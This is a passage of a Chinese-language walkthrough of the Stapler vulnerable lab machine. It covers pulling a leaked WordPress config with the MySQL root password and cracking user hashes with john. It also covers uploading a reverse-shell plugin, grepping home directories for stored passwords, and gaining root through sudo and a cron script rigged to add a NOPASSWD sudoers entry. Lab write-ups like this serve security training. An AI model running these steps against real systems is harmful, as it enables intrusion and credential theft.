
Apache/2.4.18 (Ubuntu) Server at 192.168.88.128 Port 12380

8. 将该图片下载下来，cat查看发现就是wp-config.php的内容，得到mysql的root口令root/plbkac

```
wget --no-check-certificate https://192.168.88.128:12380/blogblog/wp-content/uploads/1905091353.jpeg
```

```
└─$ cat 1905091353.jpeg
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link https://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'plbkac');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

9. 使用该口令登录phpmyadmin，在wordpress库中的wp_user中发现一批用户名密码，看起来与上面获取到的passwd中可登录用户差不多



10. 将用户名密码复制出来，使用john的rockyou.txt进行破解，破解速度比较慢

```
cd /usr/share/wordlists
sudo gunzip rockyou.txt.gz

cd /home/kali/vuln/Stapler-1
john pass.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=phpass
```

```
└─$ john pass.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=phpass
Using default input encoding: UTF-8
Loaded 15 password hashes with 15 different salts (phpass [phpass ($P$ or $H$) 128/128 AVX 4×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
cookie           (scott)
monkey           (harry)
football         (garry)
coolgirl         (kathy)
incorrect        (John)
thumb            (tim)
0520             (Pam)
passphrase       (heather)
damachine        (Dave)
ylle             (Elly)
```

11. 使用John/incorrect登录wordpress后台，发现是管理权限，使用新增插件插件功能上传一个反弹shell的php文件，然后访问该文件即可获取shell

四、权限提升

（一）peter用户获取root权限

1. 使用grep命令查找用户密码，发现几个用户的密码

```
grep -R -i pass /home/* 2>/dev/null
```

```
SHayslett@red:~$ grep -R -i pass /home/* 2>/dev/null
/home/JKanode/.bash_history:sshpass -p thisimypassword ssh JKanode@localhost
/home/JKanode/.bash_history:apt-get install sshpass
/home/JKanode/.bash_history:sshpass -p JZQuyIN5 peter@localhost
/home/peter/.zcompdump:'chpass' '_chsh'
/home/peter/.zcompdump:'passwd' '_users'
/home/peter/.zcompdump:'systemd-ask-password' '_systemd'
/home/peter/.zcompdump:'systemd-tty-ask-password-agent' '_systemd'
/home/peter/.zcompdump:'yppasswd' '_yp'
```

2. 使用peter用户登录，发现peter用户就有root权限，sudo su获取root权限

```
This is the Z Shell configuration function for new users,
zsh-newuser-install.
You are seeing this message because you have no zsh startup files
(the files .zshenv, .zprofile, .zshrc, .zlogin in the directory
~).  This function can help you with a few settings that should
make your use of the shell easier.

You can:

(q)  Quit and do nothing.  The function will be run again next time.

(0)  Exit, creating the file ~/.zshrc containing just a comment.
     That will prevent this function being run again.

(1)  Continue to the main menu.

(2)  Populate your ~/.zshrc with the configuration recommended
     by the system administrator and exit (you will need to edit
     the file by hand, if so desired).

--- Type one of the keys in parentheses ---

Aborting.
The function will be run again next time.  To prevent this, execute:
  touch ~/.zshrc
red%
red%
red%
red% id
uid=1000(peter) gid=1000(peter) groups=1000(peter),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(sambashare)
red% sudo su

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for peter:
➜  peter id
uid=0(root) gid=0(root) groups=0(root)
➜  peter
```

（二）内核提权

1. 查看系统内核版本

```
SHayslett@red:~$ uname -a
Linux red.initech 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
SHayslett@red:~$ cat /proc/version
Linux version 4.4.0-21-generic (buildd@lgw01-06) (gcc version 5.3.1 20160413 (Ubuntu 5.3.1-14ubuntu2) ) #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016
SHayslett@red:~$
```

2. 搜索linux kernerl 4.4.x，发现有一个符合ubuntu的提权漏洞

```
└─$ searchsploit linux kernel 4.4.x
---------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                          |  Path
---------------------------------------------------------------------------------------------------------------------
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalation                               | solaris/local/15962.c
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0 Privileg | linux/local/9479.c
Linux Kernel 2.6.19 < 5.9 - 'Netfilter Local Privilege Escalation'                                      | linux/local/50135.c
Linux Kernel 3.11 < 4.8 0 - 'SO_SNDBUFFORCE' / 'SO_RCVBUFFORCE' Local Privilege Escalation             | linux/local/41995.c
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-After-Free                                    | linux/dos/43234.c
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege Escalation            | linux/local/39772.txt
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation                                              | linux/local/41886.c
Linux Kernel < 4.10.13 - 'keyctl_set_reqkey_keyring' Local Denial of Service                            | linux/dos/42136.c
Linux kernel < 4.10.15 - Race Condition Privilege Escalation                                            | linux/local/43345.c
Linux Kernel < 4.11.8 - 'mq_notify: double sock_put()' Local Privilege Escalation                       | linux/local/45553.c
Linux Kernel < 4.13.1 - BlueTooth Buffer Overflow (PoC)                                                 | linux/dos/42762.txt
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation                           | linux/local/45010.c
Linux Kernel < 4.14.rc3 - Local Denial of Service                                                       | linux/dos/42932.c
Linux Kernel < 4.15.4 - 'show_floppy' KASLR Address Leak                                                | linux/local/44325.c
Linux Kernel < 4.16.11 - 'ext4_read_inline_data()' Memory Corruption                                    | linux/dos/44832.txt
Linux Kernel < 4.17-rc1 - 'AF_LLC' Double Free                                                          | linux/dos/44579.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation                                  | linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privilege Escalation       | linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP)   | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / S | linux/local/47169.c
Linux Kernel < 4.5.1 - Off-By-One (PoC)                                                                 | linux/dos/44301.c
---------------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

3. 由于我的kali在仅主机模式的网络下断网了，这个方法没有成功

(三)计划任务提权

1. 查看计划任务，写入一条命令给SHayslett或其它获取了shell的用户添加root权限，等待一会后，执行sudo su即可获取root权限

```
ls -al /etc/cron.d
echo 'echo "SHayslett ALL=(ALL)NOPASSWD:ALL" >> /etc/sudoers' >
/usr/local/sbin/cron-logrotate.sh
```